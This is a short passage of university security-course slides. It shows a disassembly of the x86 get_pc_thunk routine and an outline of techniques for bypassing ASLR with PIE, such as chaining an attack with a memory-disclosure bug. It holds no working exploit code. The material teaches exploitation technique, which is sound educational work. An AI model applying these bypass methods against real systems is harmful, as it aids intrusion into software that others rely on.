// Get current %RIP
0x565566db <+6>:    call   0x56556784 <__x86.get_pc_thunk.di>

// Saves %RIP in %RDI
0x56556784 <__x86.get_pc_thunk.di+0>:     mov    edi,DWORD PTR [esp]
0x56556787 <__x86.get_pc_thunk.di+3>:     ret
```

ASLR + PIE



Systems Security Lab

Bypassing ASLR+PIE

- ~~Abusing parts of program that are not randomized~~
  - ~~Ret2PLT~~
  - ~~Gadgets in executable code segment~~
  - ~~ETC~~
- Chaining main attack with Memory Disclosure Bug
- Other many Program-specific and Situation-specific bypassing techniques

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교